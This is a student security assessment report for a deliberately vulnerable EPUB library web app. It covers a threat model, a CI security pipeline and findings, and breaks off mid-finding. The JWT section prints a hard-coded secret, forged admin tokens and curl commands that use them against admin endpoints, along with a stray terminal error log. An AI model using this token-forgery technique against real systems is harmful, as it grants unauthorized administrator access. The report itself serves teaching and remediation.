THE SHELF

DevSecOps Security Assessment Report

Vulnerability Discovery | Exploitation | Remediation

Application	The Shelf — Digital EPUB Library (MERN Stack)
Assessment Type	Web Application Penetration Test + SAST + SCA + DAST + Unit Tests
Vulnerable Branch	security-testing (commit 9119a2f)
Remediated Branch	main (commit 1acce93)
Assessment Date	May 2026
Institution	Habib University DSSE — Cybersecurity Course
Team	Jotesh Kumar | Taha Hunaid | Qasim Shakir
Classification	Academic / Internal

Table of Contents

Contents

1 Executive Summary **3**
- 1.1 1.1 What We Found . . . 3
- 1.2 1.2 Business Impact (Non-Technical Summary) . . . 3

2 Architecture and Threat Model **4**
- 2.1 2.1 Application Architecture Overview . . . 4
- 2.2 2.2 Trust Boundaries . . . 5
- 2.3 2.3 STRIDE Threat Model . . . 5
- 2.4 2.4 Attack Surface Summary . . . 6
- 2.5 2.5 Post-Remediation Threat Model Update . . . 6

3 Scope and Methodology **7**
- 3.1 3.1 Test Environment . . . 7
- 3.2 3.2 Tools Used . . . 8
- 3.3 3.3 CI/CD Pipeline Architecture . . . 8

4 Vulnerability Findings **11**
- 4.1 4.1 VD-001 — Hardcoded JWT Secret (CRITICAL) . . . 11
- 4.2 4.2 VD-002 — Server-Side Request Forgery via EPUB Proxy (CRITICAL) . . . 14
- 4.3 4.3 VD-003 — Stored XSS via Malicious EPUB Upload (CRITICAL) . . . 17
- 4.4 4.4 VD-004 — Path Traversal in File-Serving Endpoints (HIGH) . . . 20
- 4.5 4.5 VD-005 — Weak PRNG for Password Reset Tokens (HIGH) . . . 22
- 4.6 4.6 VD-006 — Missing Security Headers (MEDIUM) . . . 26
- 4.7 4.7 VD-007 — No Rate Limiting on Authentication Endpoints (MEDIUM) . . . 27
- 4.8 4.8 VD-008 — Weak Password Policy (LOW) . . . 28
- 4.9 4.9 VD-009 — JWT Stored in localStorage (MEDIUM) . . . 29

5 SCA — Software Composition Analysis **31**

6 SAST — Static Application Security Testing **33**

7 DAST — Dynamic Application Security Testing **34**
- 7.1 7.1 OWASP ZAP Findings — Vulnerable Branch . . . 34
- 7.2 7.2 DAST Verification — Main Branch (After Remediation) . . . 34

8 Consolidated Findings Table **35**

9 Remediation Summary **36**

10 Re-test Results — Main Branch **37**
- 10.1 10.1 Automated Security Verification (18/18 checks passed) . . . 37
- 10.2 10.2 CI Pipeline Results . . . 37
- 10.3 10.3 Unit Test Results — Security Regression Suite . . . 37
- 10.4 10.4 HTTPS Configuration Evidence . . . 38

11 Conclusion **40**
- 11.1 Appendix A — Repository and Pipeline Links . . . 40

11.2 Appendix B — Pipeline Artifact Reports 40
11.3 Appendix C — Raw Tool Output 40
11.3.1 C.1 npm audit (security-testing branch) 40
11.3.2 C.2 Semgrep SAST (security-testing branch) 41
11.3.3 C.3 Team 41

Executive Summary

The Shelf is a digital EPUB library application built for a university cybersecurity course. As part of the DevSecOps assessment, we deliberately introduced security weaknesses into a **security-testing** branch, then found and fixed every one on the **main** branch. This report describes what we found, how serious each issue was, and what we did to fix it.

We tested the application using four methods: automated static code review (Semgrep), automated dependency scanning (npm audit), automated runtime scanning (OWASP ZAP), and hands-on manual penetration testing. Every test ran automatically via GitHub Actions on every code push.

1.1 What We Found

Severity	Count	Summary
CRITICAL	3	Complete authentication bypass, internal network access, account hijacking via malicious files
HIGH	7	Insecure dependencies (axios, xmldom, react-router), file path escape, predictable reset tokens
MEDIUM	5	Weak browser security headers, no login rate-limiting, insecure session storage
LOW	6	Missing defensive headers, server technology disclosed, weak password rules
INFO	3	Cache control recommendations, error message details

1.2 Business Impact (Non-Technical Summary)

The most serious finding (**VD-001**) meant that anyone who read our public GitHub repository could gain full administrator access in under 30 seconds — no username or password required. A fixed secret phrase was hard-coded in the source, and any attacker who read it could forge an administrator identity token.

Combined with two other critical findings, an attacker could: (1) take over every user account, (2) steal sensitive data from the server, (3) read cloud infrastructure credentials, and (4) take persistent control of user sessions. All three critical issues have been fully fixed on the main branch.

Current status: All critical and high findings are remediated. The automated CI/CD pipeline now blocks any new code that reintroduces a critical or high vulnerability before it can be merged. The application is considered secure for its intended academic/demonstration purpose.

Architecture and Threat Model

Before testing, understanding the application architecture and trust boundaries is essential. This section documents the Data Flow Diagram (DFD), trust boundaries, and the STRIDE threat model applied to each component.

2.1 Application Architecture Overview

The Shelf is a MERN-stack application (MongoDB, Express.js, React, Node.js) deployed via Docker Compose. Five main components: React SPA (Vite), Express.js REST API, MongoDB 7 database, local file store for EPUB/cover uploads, and a GitHub Actions CI/CD pipeline.



Figure 1: *Figure A1: Data Flow Diagram — architecture with trust boundaries and attack surface annotations*

2.2 Trust Boundaries

Boundary	Components	Controls
External (Internet)	User browser, attacker machines	HTTP/HTTPS only; JWT required for auth routes; all input untrusted
Docker Compose Network	Express API, MongoDB, EPUB proxy	Internal DNS only; MongoDB port 27017 not exposed externally; SSRF risk if proxy lacks allowlist
File System	storage/epub/, storage/covers/	Paths confined to upload dirs; `path.basename()` enforced on main
CI/CD (GitHub Actions)	Automated scanners, Docker build	Quality gate: 0 HIGH/CRITICAL SCA, 0 ERROR SAST, 0 HIGH DAST before merge

2.3 STRIDE Threat Model

STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) was applied to each component. The DREAD score (scale 1–10) correlates with CVSS v3.1 scores used throughout this report.



Figure 2: *Figure A2: STRIDE threat model — per-component threats with DREAD scoring and mitigations*

2.4 Attack Surface Summary

Attack Surface	Endpoint / Location	Threat	Finding
JWT Authentication	/api/auth/*, all protected routes	Hardcoded secret, forged tokens	VD-001
EPUB Proxy Endpoint	/api/books/epub-proxy/:id	SSRF via unchecked epubUrl	VD-002
EPUB Reader (client)	Reader.tsx iframe	Stored XSS via malicious EPUB	VD-003
File Serving Endpoints	epub-upload/:f, cover-upload/:f	Path traversal	VD-004
Password Reset Flow	/api/auth/forgot-password	Weak PRNG, plaintext token	VD-005
Authentication Rate	/api/auth/login, /signup	No brute-force protection	VD-007
HTTP Response Headers	All responses	Missing security headers	VD-006
Third-party Dependencies	package.json	Known CVEs (SCA)	SCA-001–007

2.5 Post-Remediation Threat Model Update

After all remediations on the **main** branch, the threat model was re-evaluated. All Critical and High threats have been reduced to Low or eliminated.

Component	STRIDE	Pre	Post	Control Applied	Status
JWT Authentication	S/T/E	9.8	1.2	process.exit(1) if JWT_SECRET unset; 96-char secret from .env	ELIMINATED
EPUB Proxy (SSRF)	I/E	8.1	1.0	isAllowedEpubUrl() allowlist: only HTTPS gutenberg.org permitted; all other URLs return HTTP 403	ELIMINATED
EPUB Reader (XSS)	S/T	8.5	2.0	allowScriptedContent: false; CSP disallows eval	MITIGATED
File Endpoints	I	7.5	1.0	path.basename() on all filename params	ELIMINATED
Password Reset	T	6.2	1.0	crypto.randomBytes(32) + SHA-256 hash; plaintext token storage eliminated	ELIMINATED
Auth Rate Limiting	D	5.0	1.5	express-rate-limit: 20 auth req / 15 min; lockout after 5 fails	MITIGATED
HTTP Sec. Headers	I	4.5	1.0	helmet() adds HSTS, X-Frame, X-Content-Type-Options	ELIMINATED
SCA Dependencies	E	8.1	1.0	axios, react-router, xmldom upgraded; 0 High CVEs	ELIMINATED

Scope and Methodology

3.1 Test Environment

The vulnerable application was deployed from the **security-testing** branch via Docker Compose on port 4000. The secured application (main branch) runs on port 3000. Both connect to MongoDB 7 in a Docker container.



Figure 3: *Figure 1a: The Shelf — vulnerable application homepage (security-testing branch, port 4000)*



Figure 4: *Figure 1b: Login page — entry point for authentication bypass and JWT forgery testing*



Figure 5: *Figure 1c: Signup page — tested for weak password policy (VD-008) and duplicate user handling*

3.2 Tools Used

Phase	Tool	Purpose
SCA	npm audit	Scan package-lock.json for CVEs; fail pipeline on HIGH/CRITICAL
SAST	Semgrep OSS	Static analysis: p/nodejs, p/jwt, p/xss, p/javascript rulesets
DAST	OWASP ZAP 2.16	Baseline scan + spider + passive scan against running application
Manual	curl, Node.js PoC	Auth bypass, SSRF, path traversal, password policy, rate limit
Browser	Chrome DevTools	XSS demonstration, localStorage inspection, sandbox escape verification

3.3 CI/CD Pipeline Architecture

Four automated security stages run on every push via GitHub Actions. Unit tests (Stage 0) run first as a regression guard; SCA and SAST run in parallel (Stages 1–2); DAST builds the Docker image, starts the full stack, and scans with OWASP ZAP (Stage 3).

.github/workflows/security-pipeline.yml (structure):

```
jobs:
  unit-tests:             # Stage 0 -- security regression checks (vitest)
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci
      - run: npm test      # 35 tests: password, email, path traversal, CSPRNG tokens, SSRF
    allowlist, JWT

  sca:                    # Stage 1 -- Software Composition Analysis
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: npm ci
      - run: npm audit --audit-level=high  # fails on HIGH/CRITICAL CVEs
```

```yaml
sast:                    # Stage 2 -- Static Application Security Testing
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
    - run: pip install semgrep
    - run: semgrep --config p/nodejs --config p/jwt --config p/xss --error .

dast:                    # Stage 3 -- Dynamic Application Security Testing
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
    - run: docker compose up -d --build --wait
    - uses: zaproxy/action-baseline@v0.14.0
        with: { target: 'http://localhost:3000' }
```



Figure 6: *Figure 3a: GitHub Actions — pipeline runs showing progression from failing to passing as vulnerabilities were fixed*



Figure 7: *Figure 3b: Failing pipeline run — SCA stage FAILS with exit code 1 due to HIGH dependency CVEs*



Figure 8: *Figure 3c: Passing pipeline run (main branch) — all four stages SUCCESS*

Vulnerability Findings

Findings are ordered by severity. Each entry includes the vulnerability ID, CVSS v3.1 score, CWE reference, OWASP Top 10 mapping, vulnerable code, proof-of-concept evidence, business impact, and the remediation applied on the main branch.

4.1 VD-001 — Hardcoded JWT Secret (CRITICAL)

ID	VD-001
Severity	**CRITICAL**
CVSS v3.1	9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-798: Use of Hard-coded Credentials
OWASP	A07:2021 — Identification and Authentication Failures
Source	Manual code review — server.ts line 71
Status	**Remediated** in main branch (commit 1bc52e7)

The application falls back to the hard-coded secret `"your-secret-key"` when the `JWT_SECRET` environment variable is absent. This secret is publicly visible in the GitHub repository. Any attacker who reads the source can forge admin JWT tokens with no valid account required.

Vulnerable Code — server.ts line 71:

```
const JWT_SECRET = process.env.JWT_SECRET || "your-secret-key";  // VULNERABLE
```

Exploit Output — forge-jwt.cjs:

```
node forge-jwt.cjs
=== VD-001: JWT FORGERY PROOF OF CONCEPT ===
Secret used: your-secret-key
Role claimed: admin (no account exists)

FORGED TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAw...

curl -s -H "Authorization: Bearer eyJhbGci..." http://localhost:4000/api/admin/stats
{"books":0,"archived":0,"users":10,"sessions":0}   <- HTTP 200 -- admin access GRANTED
```

Admin API Response (forged token):

```
curl -s -H 'Authorization: Bearer \$FORGED_TOKEN' http://localhost:3000/api/admin/books
[{"title":"Romeo and Juliet","author":"Shakespeare, William","status":"Active"},
 {"title":"A Midsummer Night's Dream",...},{"title":"Hamlet",...}, ...]
<- HTTP 200: all books returned to unauthenticated attacker with forged admin JWT
```

```
lb5Kigz-JO917al_Y9nV0Cb1Xo1fEE9Z9ibuRSaKSZk" http://localhost:3000/api/admin/books
PS D:\University\Semester 6\Cyber\Cyber_Project> cd D:\University\Semester 6\Cyber\Cyber_Project
>> node forge-jwt.cjs
Set-Location : A positional parameter cannot be found that accepts argument '6\Cyber\Cyber_Project'.
At line:1 char:1
+ cd D:\University\Semester 6\Cyber\Cyber_Project
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-Location], ParameterBindingException
    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

=== VD-001: JWT FORGERY PROOF OF CONCEPT ===
Secret used: your-super-secret-jwt-key-change-this-in-production
Role claimed: admin (no account exists)

FORGED TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIjoiYXR0YWNrZXJAZXZpbC5jb20iLCJyb2xlIjoiYWRta
W4iLCJpYXQiOjE3Nzg0MjY3NzQsImV4cCI6MTc3ODUxMzE3NH0.0orMD-n99TtUQOSJ4iTAmeBocZGCjSfhhMEqetLVf_w

Run this command to exploit:
